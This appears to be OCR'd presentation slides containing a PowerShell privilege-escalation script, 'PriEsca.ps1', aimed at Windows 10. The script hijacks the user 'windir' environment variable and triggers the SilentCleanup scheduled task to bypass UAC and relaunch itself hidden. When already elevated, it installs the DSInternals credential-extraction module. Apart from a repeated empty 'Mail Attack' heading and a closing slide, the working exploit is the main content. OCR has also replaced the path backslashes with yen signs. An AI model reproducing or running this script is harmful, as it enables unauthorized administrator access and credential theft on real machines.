


Privilege escalation to PowerShell code (PriEsca.ps1)


```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
Save-Module DSInternals -Path C:¥Windows¥System32¥WindowsPowershell¥v1.0¥Modules
} else {
  $registryPath = "HKCU:¥Environment"
  $Name = "windir"
  $Value = "powershell -ep bypass -w h $PSCommandPath;#"
  Set-ItemProperty -Path $registryPath -Name $name -Value $Value

  schtasks /run /tn ¥Microsoft¥Windows¥DiskCleanup¥SilentCleanup /I | Out-Null
  Remove-ItemProperty -Path $registryPath -Name $name
}
```

TARGET : Windows10

Approach3:Mail Attack



Approach3:Mail Attack



Thank you for Listening!
Have a nice Weekend!!

END